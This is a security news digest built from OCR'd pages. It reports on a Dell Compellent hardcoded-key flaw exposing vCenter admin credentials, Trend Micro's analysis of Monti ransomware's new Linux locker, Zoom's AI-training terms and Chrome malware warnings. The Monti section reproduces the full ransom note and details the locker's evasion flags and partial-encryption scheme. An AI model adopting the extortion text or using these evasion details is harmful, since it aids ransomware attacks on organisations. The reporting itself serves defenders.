
Output: NotThePassword

Decrypting admin credentials using the recovered AES key (LMG Security)

The server containing that key was accessible using weak credentials (admin/admin). However, as seen repeatedly, threat actors can gain access to servers in various ways due to vulnerabilities or bad practices.

Also, the issue could be exploitable by rogue insiders or low-privileged external attackers who have access to Dell CITV.

In this instance, the LMG team could have gone further by leveraging access to domain controls but instead opted to create a domain admin account, exploiting the opportunity when a network admin mistakenly left their console unlocked.



Version: 7.0.3 Updates Available
Build: 18700403
Last Updated: Nov 3, 2022, 11:49 AM
Last File-Based Backup: Not scheduled

Clusters: 5
Hosts: 12
Virtual Machines: 141

CPU Free: 858.16 GHz
Used: 100.62 GHz Capacity: 958.78 GHz
Memory Free: 5.63 TB
Used: 2.12 TB Capacity: 7.75 TB
Storage Free: 65.02 TB
Used: 67.02 TB Capacity: 132.03 TB

Virtual machine CPU usage

Custom Attributes

Attribute	Value

Health Status

Overall Health ✓ Good

Task Name	Target	Status	Details	Initiator	Queued For	Start Time	Completi

Accessing the exposed vCenter server (LMG Security)

The analysts emailed Dell to inform them about their discovery on April 11th, 2023, but the computer and software vendor initially dismissed the report, misunderstanding the scope.

After further communication, Dell promised to roll out a fix by November 2023.

As the standard 90-day vulnerability disclosure policy has expired, Pohl has publicly shared his research in a DEFCON session titled "Private Keys in Public Places."

Pohl discovered similar hardcoded keys in Netgear and Fortinet in 2020, which were subsequently fixed.

Update 8/10/23: After the publishing of this story, Dell shared an advisory for CVE-2023-39250 with BleepingComputer that suggests users change the root password of their Compellent devices as a mitigation.

> *"Dell Technologies released instructions for a full workaround to address a vulnerability in the Dell Storage Compellent Integration Tools for VMware product. Customers should review Dell Security Advisory DSA-2023-282 at their earliest convenience for details. The security of our products is a top priority and critical to protecting our customers."*

However, it is unclear how this would prevent a local user from extracting the AES key.

BleepingComputer has sent follow up questions regarding this advisory and will update this article if we receive a response.

Source: https://www.bleepingcomputer.com/news/security/dell-compellent-hardcoded-key-exposes-vmware-vcenter-admin-creds/


7. Monti ransomware targets VMware ESXi servers with new Linux locker

The Monti ransomware gang has returned, after a two-month break from publishing victims on their data leak site, using a new Linux locker to target VMware ESXi servers, legal, and government organizations.

Researchers at Trend Micro analyzing the new encryption tool from Monti found that it has "significant deviations from its other Linux-based predecessors."

New Linux locker

Previous versions of the Monti locker were heavily based (99%) on the leaked code from Conti ransomware but the similarities in the new locker are just 29%.



Similarity	Confidence	Address	Primary Name	Type	Address	Secondary Name	Type	Basic Blocks	Jumps
1.00	0.99	004298F0	sub_004298F0	Normal	00444A30	AES_decrypt	Normal	0 1 0	
1.00	0.99	004299B0	sub_004299B0	Normal	00444AF0	private_AES_set_encrypt_key	Normal	0 1 0	
1.00	0.99	0042C3B0	sub_0042C3B0	Normal	004C9CB0	vpaes_set_encrypt_key	Normal	0 1 0	
1.00	0.99	0042C3E0	sub_0042C3E0	Normal	004C9CE0	vpaes_set_decrypt_key	Normal	0 1 0	
1.00	0.99	0043BD50	sub_0043BD50	Normal	004D3110	gcm_init_clmul	Normal	0 1 0	
1.00	0.99	004E12A0	sub_004E12A0	Normal	004BAF30	def_is_number	Normal	0 1 0	
1.00	0.99	004F2E70	sub_004F2E70	Normal	004DAA80	cpy_bmp	Normal	0 1 0	
1.00	0.99	004F2E90	sub_004F2E90	Normal	004DAAA0	cpy_univ	Normal	0 1 0	
1.00	0.99	0041F580	sub_0041F580	Normal	00440480	CRYPTO_free	Normal	0 5 0	0 5 0
1.00	0.99	004C19B0	sub_004C19B0	Normal	0049E480	RSA_eay_finish	Normal	0 7 0	0 9 0
1.00	0.99	004E01D0	sub_004E01D0	Normal	004B9F00	policy_node_free	Normal	0 6 0	0 6 0
1.00	0.99	00460EA0	sub_00460EA0	Normal	0045FD60	X509_ALGOR_get0	Normal	0 8 0	0 10 0
1.00	0.99	004CD130	sub_004CD130	Normal	0043F0F0	FIPS_rand_method	Normal	0 2 0	0 1 0
1.00	0.99	00402DDC	sub_00402DDC	Normal	0042E9AC	call_gmon_start	Normal	0 3 0	0 3 0
1.00	0.99	00407BC0	sub_00407BC0	Normal	004356C0	RAND_set_rand_method	Normal	0 3 0	0 3 0
1.00	0.99	0043DC70	sub_0043DC70	Normal	00447AB0	BN_clear	Normal	0 3 0	0 3 0
1.00	0.99	004C6EC0	sub_004C6EC0	Normal	004A3E00	pkey_rsa_cleanup	Normal	0 12 0	0 14 0
1.00	0.99	0048CAB0	sub_0048CAB0	Normal	0047EA80	X509_policy_level_node_count	Normal	0 4 0	0 5 0
1.00	0.99	004FD530	sub_004FD530	Normal	004E4370	__libc_csu_init	Normal	0 4 0	0 5 0
1.00	0.99	0041F1E0	sub_0041F1E0	Normal	004402C0	CRYPTO_free_locked	Normal	0 5 0	0 5 0
1.00	0.99	0047F2B0	sub_0047F2B0	Normal	00474330	X509_VERIFY_PARAM_add0_policy	Normal	0 5 0	0 6 0
1.00	0.99	004299F0	sub_004299F0	Normal	00444B30	_x86_64_AES_set_encrypt_key	Normal	0 20 0	0 27 0
1.00	0.99	0042D140	sub_0042D140	Normal	004CAA40	_bsaes_decrypt8	Normal	0 6 0	0 7 0
1.00	0.99	004620C0	sub_004620C0	Normal	00460AC0	bn_free	Normal	0 6 0	0 7 0
1.00	0.99	0042C8C0	sub_0042C8C0	Normal	004CA1C0	_bsaes_encrypt8	Normal	0 7 0	0 8 0
1.00	0.99	0045DF40	sub_0045DF40	Normal	0045CB80	EVP_PKEY_meth_free	Normal	0 9 0	0 10 0


Code similarity rate on Bindiff (Trend Micro)

Among the significant modifications that Trend Micro observed are the following:

Removal of the '--size,' '--log,' and '–vmlist' parameters and addition of a new '-type=soft' parameter to terminate ESXi virtual machines (VMs) in a subtler manner that is more likely to evade detection.

Addition of a '--whitelist' parameter to instruct the locker to skip specific ESXi virtual machines (VMs) on the host.

Modification of '/etc/motd' and 'index.html' files to display the ransom note content upon user login (Message of the Day).



```
All of your files are currently encrypted by MONTI strain. If you don't know
who we are - just "Google it."

As you already know, all of your data has been encrypted by our software.
It cannot be recovered by any means without contacting our team directly.

DON'T TRY TO RECOVER your data by yourselves. Any attempt to recover your dat
a (including the usage of the additional recovery software) can damage your f
iles. However,
if you want to try - we recommend choosing the data of the lowest value.

DON'T TRY TO IGNORE us. We've downloaded a pack of your internal data and are
 ready to publish it on our news website if you do not respond.
So it will be better for both sides if you contact us as soon as possible.

DON'T TRY TO CONTACT feds or any recovery companies.
We have our informants in these structures, so any of your complaints will be
 immediately directed to us.
So if you will hire any recovery company for negotiations or send requests to
 the police/FBI/investigators, we will consider this as a hostile intent and
initiate the publication of whole compromised data immediately.

To prove that we REALLY CAN get your data back - we offer you to decrypt two
random files completely free of charge.

You can contact our team directly for further instructions through our websit
e:
```

Modified /etc/motd' content (Trend Micro)


Now appends the byte signature “MONTI” along with an additional 256 bytes related to the encryption key to the encrypted files.

Checks if the file size is below or over 261 bytes, encrypts smaller files, and checks for the presence of the “MONTI” string on larger. If the string is missing, it encrypts the files.

The new variant uses the AES-256-CTR encryption method from the OpenSSL library, unlike the previous variant, which used Salsa20.

Files of sizes between 1.048MB and 4.19MB will have only the first 100,000 bytes encrypted, while files smaller than 1.048MB are wholly encrypted.

Files exceeding the size of 4.19MB will have a portion of their content encrypted, calculated by a Shift Right operation.



Hiew: A.txt.monti
Hiew: A.txt
1Help 2PutBlk 3Edit 4Mode 5Goto 6DatRef 7Search 8Header 9Files 10Quit

```
0018D505:  CF 47 E5 54-03 0F F6 23-CE 7C F4 46-80 21 B5 28  ╧GσT♥☼÷#╬|⌠FÇ!╡(
0018D515:  84 0E 3F 53-9C FC CB 33-00 31 69 A5-4A D8 80 DC  ä♫?S£ⁿ╦3 1iÑJ╪Ç▄
0018D525:  74 53 62 CD-62 74 83 27-2B F6 C4 CD-2D F6 19 CB  tSb═btâ'+÷─═-÷↓╦
0018D535:  E2 05 C0 39-B9 54 45 B1-98 47 A1 87-99 0B 59 20  Γ♣└9╣TE▒ÿGíçÖ♂Y
0018D545:  7A 79 A2 94-42 04 B8 3C-2A DE 1A A7-09 66 CB CF  zyóöB♦╕<*▐→º○f╦╧
0018D555:  12 BD 82 00-19 6D FF 7B-61 98 01 96-7B 70 90 58  ↕╜é ↓m {aÿ☺û{pÉX
0018D565:  A5 C6 F2 0D-DD 8B FB 85-27 22 BD 40-B4 8B C5 6E  Ñ╞≥♪▌ï√à'"╜@┤ï┼n
0018D575:  D6 B5 51 E5-6F A8 B8 27-DA D4 9E 54-14 06 DE 59  ╓╡Qσo¿╕'┌╘₧T¶♠▐Y
0018D585:  E8 85 B7 72-D5 1C A1 79-09 5D 8A 93-D3 67 C7 92  Φà╖r╒∟íy○]èô╙g╟Æ
0018D595:  0E CC D5 F4-F3 E9 AD 4B-3A 47 E6 42-E2 73 97 3B  ♫╠╒⌠≤Θ¡K:GµBΓsù;
0018D5A5:  E2 FB 28 F8-DC 76 22 62-F7 15 28 82-8F 70 75 78  Γ√(°▄v"b≈§(éÅpux
0018D5B5:  AC CC AF 7D-A8 97 3D C2-69 FA 6B 43-C2 14 EA 4F  ¼╠»}¿ù=┬i·kC┬¶ΩO
0018D5C5:  66 CE 31 27-28 32 45 A0-0A 6D 5D 4F-C6 8E 27 70  f╬1'(2Eá◙m]O╞Ä'p
0018D5D5:  35 B1 A3 48-57 0F 3E 37-7F 9E 5C AA-69 A8 35 EF  5▒úHW☼>7⌂₧\¬i¿5∩
0018D5E5:  08 9D 37 7A-C8 DC 80 1E-70 6F 6D 39-4C 64 0A 8F  ◘¥7z╚▄Ç▲pom9Ld◙Å
0018D5F5:  E8 FD BD 1E-3C 11 AB 61-81 9B 33 91-20 1F A4 8A  Φ²╜▲<◄½aü¢3æ ▼ñè
0018D605:  11 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  ◄AAAAAAAAAAAAAAA
0018D615:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D625:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D635:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D645:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D655:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D665:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D675:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D685:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D695:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D6A5:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D6B5:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D6C5:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D6D5:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D6E5:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D6F5:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D705:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D715:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D725:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D735:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D745:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D755:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D765:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
0018D775:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAA0018D606/1627654
```

```
006355A0:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
006355B0:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
006355C0:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
006355D0:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
006355E0:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
006355F0:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635600:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635610:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635620:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635630:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635640:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635650:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635660:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635670:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635680:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635690:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
006356A0:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
006356B0:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
006356C0:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
006356D0:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
006356E0:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
006356F0:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635700:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635710:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635720:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635730:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635740:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635750:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635760:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635770:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635780:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635790:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
006357A0:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
006357B0:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
006357C0:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
006357D0:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
006357E0:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
006357F0:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635800:  41 41 41 41-41 41 41 41-41 41 41 41-41 41 41 41  AAAAAAAAAAAAAAAA
00635810:  41 41 41 41-41 41 41 41-           -             AAAAAAAA 00635818/6510616
```

Partial file encryption (left), original content (right) (Trend Micro)

The new variant adds the .MONTI extension to encrypted files and generates a ransom note ('readme.txt') on every directory it processes.



Encrypted files and ransom note (Trend Micro)

One of the highlights in the code, the researchers say, is its improved ability to evade detection, which makes it more difficult to identify and mitigate Monti ransomware attacks.

Monti ransomware background

First spotted by MalwareHunterTeam in June 2022 and documented publicly by BlackBerry a month later, Monti ransomware appeared as a clone of Conti, as it used most of its code following a leak from a Ukrainian researcher.

In September 2022, an Intel471 report highlighted the increased likelihood of Monti being a rebrand of Conti based on their identical initial network access methods.

However, due to the relatively low attack volume, the threat actor did not attract too much attention from researchers, with only one report by Fortinet in January 2023 that provides a cursory examination of their Linux locker.

Members of the gang do not consider themselves cybercriminals or their software malicious. They refer to the tools they use as utilities that reveal security problems in corporate networks, and call their attacks penetration testing, for which they want to get paid. If the victim company does not pay, they publish the name of their victims on their data leak site, under a section called "Wall of Shame."

Despite the terms used to describe their activity, the Monti group behaves like any other ransomware gang, breaching company network, stealing data, and asking for a ransom.

Source: *https://www.bleepingcomputer.com/news/security/monti-ransomware-targets-vmware-esxi-servers-with-new-linux-locker/*

8. Zoom Can Spy on Your Calls and Use the Conversation to Train AI, But Says That It Won't

This is why we need regulation:

> Zoom updated its Terms of Service in March, spelling out that the company reserves the right to train AI on user data with no mention of a way to opt out. On Monday, the company said in a blog post that there's no need to worry about that. Zoom execs swear the company won't actually train its AI on your video calls without permission, even though the Terms of Service still say it can.

Of course, these are Terms of Service. They can change at any time. Zoom can renege on its promise at any time. There are no rules, only the whims of the company as it tries to maximize its profits.

It's a stupid way to run a technological revolution. We should not have to rely on the benevolence of for-profit corporations to protect our rights. It's not their job, and it shouldn't be.

Source: https://www.schneier.com/blog/archives/2023/08/zoom-can-spy-on-your-calls-and-use-the-conversation-to-train-ai-but-says-that-it-wont.html

9. Google Chrome to warn when installed extensions are malware

Google is testing a new feature in the Chrome browser that will warn users when an installed extension has been removed from the Chrome Web Store, usually indicative of it being malware.

An unending supply of unwanted browser extensions is published on the Chrome Web Store and promoted through popup and redirect ads.

These extensions are made by scam companies and threat actors who use them to inject advertisements, track your search history, redirect you to affiliate pages, or in more severe cases, steal your Gmail emails and Facebook accounts.

The problem is that these extensions are churned out quickly, with the developers releasing new ones just as Google removes old ones from the Chrome Web Store.

Unfortunately, if you installed one of these extensions, they will still be installed in your browser, even after Google detects them as malware and removes them from the store.

Due to this, Google is now bringing its Safety Check feature to browser extensions, warning Chrome users when an extension has been detected as malware or removed from the store and that they should be uninstalled from the browser.

